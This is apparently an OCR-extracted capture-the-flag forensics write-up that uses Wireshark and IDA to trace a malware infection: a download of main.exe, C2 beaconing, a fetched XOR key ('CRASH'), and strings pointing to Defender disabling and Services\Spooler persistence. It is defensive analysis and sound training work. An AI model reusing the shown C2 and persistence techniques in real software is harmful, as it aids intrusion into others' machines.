 46889 337.562178  208.77.78.206   192.168.1.10    UDP       573 443 → 63452 Len=531
 46890 337.563261  192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
 46891 337.564849  208.77.78.206   192.168.1.10    UDP       449 443 → 63452 Len=407
 46892 337.566172  192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
 46893 337.608802  5.101.80.151    192.168.1.10    TCP        63 80 → 49218 [PSH, ACK] Seq=71 Ack=143109 Win=1452 Le
 46894 337.609290  192.168.1.10    5.101.80.151    TCP        63 49218 → 80 [PSH, ACK] Seq=143109 Ack=80 Win=256 Ler
 46895 337.609683  5.101.80.151    192.168.1.10    TCP        54 80 → 49218 [ACK] Seq=80 Ack=143118 Win=1452 Len=0
 46896 337.672049  192.168.1.10    52.95.251.150   TCP        66 49371 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
 46897 337.673315  52.95.251.150   192.168.1.10    TCP        66 80 → 49371 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
 46898 337.673739  192.168.1.10    52.95.251.150   TCP        60 49371 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0

> Frame 46899: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
> Ethernet II, Src: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 52.95.251.150
> Transmission Control Protocol, Src Port: 49371, Dst Port: 80, Seq: 1, Ack: 1, Len: 224
> Hypertext Transfer Protocol
```


Filter for GET requests that are occuring on the network from 192.168.1.10. Use the following filter, **ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"**


2018-08-14_13-06-08.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"
```


```
No.    Time        Source          Destination     Protocol Length Info
46176 333.270439  192.168.1.10    52.95.251.151   HTTP      200 GET /main.exe HTTP/1.1
46899 337.701105  192.168.1.10    52.95.251.150   HTTP      278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902 337.704591  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
47696 342.829979  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
48444 347.907987  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
49199 353.024531  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
49896 358.144372  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
50628 363.241734  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
50660 363.541260  192.168.1.10    52.95.251.150   HTTP      271 [TCP Spurious Retransmission] GET /4E63C887BCF2 HTT
51427 368.824136  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
52130 373.907971  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
52855 379.000219  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1

> Frame 46899: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
> Ethernet II, Src: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 52.95.251.150
> Transmission Control Protocol, Src Port: 49371, Dst Port: 80, Seq: 1, Ack: 1, Len: 224
> Hypertext Transfer Protocol
```

Notice that immediately after **main.exe** was downloaded, PC-1 (192.168.1.10) communicates with the new IP 52.95.251.150 (the c2 server).




```
No.    Time        Source          Destination     Protocol Length Info
46176 333.270439  192.168.1.10    52.95.251.151   HTTP      200 GET /main.exe HTTP/1.1
46899 337.701105  192.168.1.10    52.95.251.150   HTTP      278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902 337.704591  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
47696 342.829979  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
48444 347.907987  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
```

The URI of this packet is **/%78%6f%72/%6b%65%79**, this is hex encoded.



```
200 GET /main.exe HTTP/1.1
278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
271 GET /4E63C887BCF2 HTTP/1.1
```

Decode the hex. The decoded text is **/xor/key**



From Hex

Delimiter
Auto

```
/%78%6f%72/%6b%65%79
```

```
xorkey
```

Now knowing that the malware is gathering a xorkey from the C2 server, assume that the malware is using xor.


Answer: xor

Erge 14

What is the key used by the cipher?

Solution:


Continue in the same pcap file, **2018-08-14-13-06-08.pcap**, using the same filter (ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET").



2018-08-14_13-06-08.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…


```
ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"

No.   Time       Source        Destination    Protocol Length Info
46176 333.270439 192.168.1.10  52.95.251.151  HTTP     200 GET /main.exe HTTP/1.1
46899 337.701105 192.168.1.10  52.95.251.150  HTTP     278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902 337.704591 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
47696 342.829979 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
48444 347.907987 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
49199 353.024531 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
49896 358.144372 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
50628 363.241734 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
50660 363.541260 192.168.1.10  52.95.251.150  HTTP     271 [TCP Spurious Retransmission] GET /4E63C887BCF2 HTT
51427 368.824136 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
52130 373.907971 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
52855 379.000219 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1

> Frame 46899: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
> Ethernet II, Src: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 52.95.251.150
> Transmission Control Protocol, Src Port: 49371, Dst Port: 80, Seq: 1, Ack: 1, Len: 224
> Hypertext Transfer Protocol
```

Look for the packet#, where PC-1 first communicated with the C2 server. **46899**



```
ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"

No.   Time       Source        Destination    Protocol Length Info
46176 333.270439 192.168.1.10  52.95.251.151  HTTP     200 GET /main.exe HTTP/1.1
46899 337.701105 192.168.1.10  52.95.251.150  HTTP     278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902 337.704591 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
```


Kill the filters. Look for the response that is received from the server after packet #46899.



2018-08-14_13-06-08.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…

```
No.   Time       Source        Destination    Protocol Length Info
46895 337.609683 5.101.80.151  192.168.1.10   TCP       54 80 → 49218 [ACK] Seq=80 Ack=143118 Win=1452 Len=0
46896 337.672049 192.168.1.10  52.95.251.150  TCP       66 49371 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
46897 337.673315 52.95.251.150 192.168.1.10   TCP       66 80 → 49371 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
46898 337.673739 192.168.1.10  52.95.251.150  TCP       60 49371 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
46899 337.701105 192.168.1.10  52.95.251.150  HTTP     278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
46900 337.701869 52.95.251.150 192.168.1.10   TCP       54 80 → 49371 [ACK] Seq=1 Ack=225 Win=30336 Len=0
46901 337.703116 52.95.251.150 192.168.1.10   HTTP     221 HTTP/1.1 200 OK  (text/html)
46902 337.704591 192.168.1.10  52.95.251.150  HTTP     271 GET /4E63C887BCF2 HTTP/1.1
```

Notice in packet #46901, a response came back from the C2 server with the data result of "CRASH"



```
No.    Time        Source           Destination      Protocol Length Info
46896 337.672049  192.168.1.10     52.95.251.150    TCP       66 49371 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
46897 337.673315  52.95.251.150    192.168.1.10     TCP       66 80 → 49371 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
46898 337.673739  192.168.1.10     52.95.251.150    TCP       60 49371 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
46899 337.701105  192.168.1.10     52.95.251.150    HTTP     278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
46900 337.701869  52.95.251.150    192.168.1.10     TCP       54 80 → 49371 [ACK] Seq=1 Ack=225 Win=30336 Len=0
46901 337.703116  52.95.251.150    192.168.1.10     HTTP     221 HTTP/1.1 200 OK  (text/html)
46902 337.704591  192.168.1.10     52.95.251.150    HTTP     271 GET /4E63C887BCF2 HTTP/1.1
46903 337.706508  52.95.251.150    192.168.1.10     HTTP     218 HTTP/1.1 200 OK  (text/html)
46904 337.707374  192.168.1.10     52.95.251.150    TCP      292 49371 → 80 [PSH, ACK] Seq=442 Ack=332 Win=65280 Ler
46905 337.707549  192.168.1.10     52.95.251.150    HTTP      75 POST /4E63C887BCF2 HTTP/1.1
46906 337.708066  52.95.251.150    192.168.1.10     TCP       54 80 → 49371 [ACK] Seq=332 Ack=701 Win=32512 Len=0
46908 337.828571  52.95.251.150    192.168.1.10     HTTP     217 HTTP/1.1 200 OK  (text/html)
```

```
> Frame 46901: 221 bytes on wire (1768 bits), 221 bytes captured (1768 bits)
> Ethernet II, Src: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7), Dst: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2)
> Internet Protocol Version 4, Src: 52.95.251.150, Dst: 192.168.1.10
> Transmission Control Protocol, Src Port: 80, Dst Port: 49371, Seq: 1, Ack: 225, Len: 167
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Server: nginx/1.13.12\r\n
    Date: Tue, 14 Aug 2018 20:11:41 GMT\r\n
    Content-Type: text/html; charset=utf-8\r\n
  > Content-Length: 5\r\n
    Connection: keep-alive\r\n
    \r\n
    [HTTP response 1/105]
    [Time since request: 0.002011000 seconds]
```

```
0000  4e 63 c8 87 bc f2 36 4c  5e a0 32 a7 08 00 45 00   Nc····6L ^·2···E·
0010  00 cf 31 be 40 00 3d 06  19 c3 34 5f fb 96 c0 a8   ··1·@·=· ··4_····
0020  01 0a 00 50 c0 db c4 9a  33 f9 90 5b b3 81 50 18   ···P···· 3··[··P·
0030  00 ed f2 69 00 00 48 54  54 50 2f 31 2e 31 20 32   ···i··HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK··S erver: n
0050  67 69 6e 78 2f 31 2e 31  33 2e 31 32 0d 0a 44 61   ginx/1.1 3.12··Da
0060  74 65 3a 20 54 75 65 2c  20 31 34 20 41 75 67 20   te: Tue,  14 Aug 
0070  32 30 31 38 20 32 30 3a  31 31 3a 34 31 20 47 4d   2018 20: 11:41 GM
0080  54 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a   T··Conte nt-Type:
0090  20 74 65 78 74 2f 68 74  6d 6c 3b 20 63 68 61 72    text/ht ml; char
00a0  73 65 74 3d 75 74 66 2d  38 0d 0a 43 6f 6e 74 65   set=utf- 8··Conte
00b0  6e 74 2d 4c 65 6e 67 74  68 3a 20 35 0d 0a 43 6f   nt-Lengt h: 5··Co
00c0  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
00d0  6c 69 76 65 0d 0a 0d 0a  43 52 41 53 48            live···· CRASH
```

Answer: CRASH


Erge 15

What registry key does the malware replace to enable persistence?

Solution:

Looked up malware persistence: https://www.andreafortuna.org/2017/07/06/malware-persistence-techniques/ (https://www.andreafortuna.org/2017/07/06/malware-persistence-techniques/) and look at the registry keys to know what to look for.

The closes I got to finding this answer is putting **main.exe** in IDA and scrolling through the Strings in hope of finding something. I found **System\CurrentControlSet\Services**.


IDA - C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS_FOUND\main.idb (main.exe) - [Hex View-A]
File Edit Jump Search View Debugger Options Windows Help
Text
SYSTEM
IDA View-A
Hex View-A
Exports
Imports
Names
Functions
Strings
Structures
Enums

```
.rdata:00420920 65 6E 69 6E 67 20 64 65  66 65 6E 64 72 20 6B 65 ening defendr ke
.rdata:00420930 79 2C 20 25 64 0A 00 00  44 69 73 61 62 6C 65 41 y, %d..DisableAe
.rdata:00420940 6E 74 69 53 70 79 77 61  72 65 00 00 65 72 72 6F ntiSpyware..erro
.rdata:00420950 72 20 73 65 74 74 69 6E  67 20 76 61 6C 75 65 20 r setting value
.rdata:00420960 25 64 0A 00 72 2B 00 00  43 3A 5C 2A 00 00 00 00 %d.r+..C:\*.....e
.rdata:00420970 65 72 72 6F 72 20 25 64  0A 00 00 00 57 69 6E 64 error %d...Windo
.rdata:00420980 6F 77 73 00 2E 00 00 00  2E 2E 00 00 5C 2A 00 00 ows.........\*..
.rdata:00420990 64 65 6C 65 74 65 64 20  66 69 6C 65 20 25 73 0A deleted file %se
.rdata:004209A0 00 00 00 00 66 61 69 6C  65 64 20 74 6F 20 6F 70 ....failed to op
.rdata:004209B0 65 6E 20 66 69 6C 65 20  25 73 0A 00 65 72 72 6F en file %s.erro.
.rdata:004209C0 72 20 25 64 0A 00 00 00  53 59 53 54 45 4D 5C 43 r %d... SYSTEM\C
.rdata:004209D0 75 72 72 65 6E 74 43 6F  6E 74 72 6F 6C 53 65 74 urrentControlSet
.rdata:004209E0 5C 53 65 72 76 69 63 65  73 00 00 00 6F 70 65 6E \Services...open
.rdata:004209F0 69 6E 67 20 6B 65 79 3A  20 25 6C 64 0A 00 00 00 ing key: %ld...C
.rdata:00420A00 49 6D 61 67 65 50 61 74  68 00 00 00 65 72 72 6F ImagePath...erro
.rdata:00420A10 72 20 73 65 74 74 69 6E  67 20 6B 65 79 3A 20 25 r setting key: %
.rdata:00420A20 6C 64 0A 00 6B 65 79 20  25 73 0A 00 72 62 00 00 ld.key %s.rb...C
.rdata:00420A30 66 69 6C 65 20 64 6F 65  73 20 6E 6F 74 20 65 78 file does not ex
.rdata:00420A40 69 73 74 00 50 00 4F 00  53 00 54 00 00 00 00 00 ist.P.O.S.T......
.rdata:00420A50 2F 00 00 00 25 36 35 25  37 38 25 36 36 25 36 39 /...%65%78%66%69
.rdata:00420A60 25 36 63 2F 00 00 00 00  2A 00 00 00 0A 00 00 00 %6c/....*......x
```

Look at Autops, continue to find other drivers but not the correct one.


Answer: "System\CurrentControlSet\Services\Spooler" (there is two slashes where there is a slash)

Erge 16

What password is ex-filtrated by the malware?

